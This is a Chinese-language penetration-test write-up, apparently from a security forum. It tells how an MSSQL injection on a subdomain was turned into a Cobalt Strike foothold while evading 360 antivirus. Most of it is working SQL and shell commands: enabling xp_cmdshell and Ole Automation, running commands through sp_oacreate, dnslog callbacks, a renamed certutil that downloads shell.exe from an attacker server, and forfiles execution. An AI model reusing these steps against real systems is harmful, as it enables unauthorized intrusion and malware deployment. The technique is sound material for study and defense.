
记一次利用 mssql 上线

漏洞挖掘

在一次渗透测试过程中，对主站进行漏洞挖掘无果后，对子站进行挖掘。

在子站发现 mssql 注入漏洞

(https://xzfile.aliyuncs.com/media/upload/picture/20210303214959-58b38682-7c27-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20210303215119-8824f126-7c27-1.png)

Getshell

一、发现 360

用 1=(select is_srvrolemember('sysadmin')) 和 host_name()!=@@servername 判断出权限为 sa 权限，且站库分离，写不了 webshell。然后用 sqlmap 跑 os-shell，发现执行命令无效。

```
[19:12:10] [WARNING] running in a single-thread mode. Please consider usage of
 option '--threads' for faster data retrieval
[19:12:12] [ERROR] unable to retrieve xp_cmdshell output
[19:12:12] [INFO] going to use extended procedure 'xp_cmdshell' for operating
system command execution
[19:12:12] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press
ENTER
os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a] Y
[19:12:16] [INFO] retrieved: 0
No output
os-shell>
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210303215144-97467a76-7c27-1.png)

使用 EXEC sp_configure 'show advanced options',1 RECONFIGURE EXEC sp_configure 'xp_cmdshell',1 RECONFIGURE; 尝试开启 xp_cmdshell 依旧无效。

用 create table tmp(dir ntext,num int) 创建表，然后用 insert tmp execute master..xp_dirtree 'c:/',1 将 c 盘目录插入表中，查看表发现 360，之前命令都被 360 拦截了。

```
back-end DBMS: Microsoft SQL Server 2014
[18:06:23] [INFO] fetching entries of column(s) 'dir' for table 't
mp6' in database '[redacted]'
Database: ws_lj
Table: tmp6
[28 entries]
+--------------------------+
| dir                      |
+--------------------------+
| $360Section              |
| $Recycle.Bin             |
| 360Rec                   |
| 360SANDBOX               |
| Config.Msi               |
| Documents and Settings   |
| PerfLogs                 |
| Program Files            |
| Program Files (x86)      |
| ProgramData              |
| Recovery                 |
| System Volume Information |
| Users                    |
| Windows                  |
| $360Section              |
| $Recycle.Bin             |
| 360Rec                   |
| 360SANDBOX               |
| Config.Msi               |
| Documents and Settings   |
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210303215206-a3e5bd14-7c27-1.png)

二、绕过 360 上线 CS

经过上网搜索之后，发现可以用 sp_oacreate 执行命令。

开启 sp_oacreate：

```
exec sp_configure 'show advanced options', 1;  RECONFIGURE;  exec sp_configure 'Ole Automation Procedures', 1;  RECONFIGURE;
```

构造命令语句，因为使用 sp_oacreate 执行命令是无回显的，使用 dnslog 平台进行判断：

```
Declare @runshell INT Exec SP_OACreate 'wscript.shell',@runshell out Exec SP_OAMeTHOD @r
unshell,'run',null,'ping who.xxxx.dnslog.cn';
```

DNS Query Record	IP Address	Created Time
who.[redacted].dnslog.cn	[redacted]	[redacted]
who.[redacted].dnslog.cn	[redacted]	[redacted]

(https://xzfile.aliyuncs.com/media/upload/picture/20210303215244-bb15cca4-7c27-1.png)


但是使用 certutil.exe，wmic，mshta 等任然无效

利用 sp_oacreate 构造语句，将 certutil.exe 复制到 c:\windows\temp \ 下，并重命名为 sethc.exe：

```
declare @o int exec sp_oacreate 'scripting.filesystemobject', @o out exec sp_oamethod @
o, 'copyfile',null,'C:\Windows\System32\certutil.exe' ,'c:\windows\temp\sethc.exe';
```

在服务器上用 python 开启 http 服务，然后使用命令远程下载 exe 文件：

```
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shel
l,'run',null,'C:\Windows\Temp\sethc.exe -urlcache -split -f "http://ip:port/shell.exe"
 C:\Windows\Temp\shell.exe'
```



(https://xzfile.aliyuncs.com/media/upload/picture/20210303214933-48f6ebe4-7c27-1.png)

木马是传上去了，但是运行不了。。。。

最后请教 Se10rc 大佬，可以用 forfiles /c test.exe，既：

```
Declare @runshell INT Exec SP_OACreate 'wscript.shell',@runshell out Exec SP_OAMethOD @r
unshell,'run',null,'forfiles /c shell.exe';
```

上线成功，感谢 Se10rc 大佬

(https://xzfile.aliyuncs.com/media/upload/picture/20210303214859-34a0a860-7c27-1.png)

参考链接：

https://github.com/doubleshuaibi/MssqlSeckill (https://github.com/doubleshuaibi/MssqlSeckill)

https://blog.csdn.net/sandy9919/article/details/82932460 (https://blog.csdn.net/sandy9919/article/details/82932460)

https://zhuanlan.zhihu.com/p/31111348 (https://zhuanlan.zhihu.com/p/31111348)

https://blog.csdn.net/sircoding/article/details/78681016 (https://blog.csdn.net/sircoding/article/details/78681016)

https://my.oschina.net/u/4396523/blog/3501613 (https://my.oschina.net/u/4396523/blog/3501613)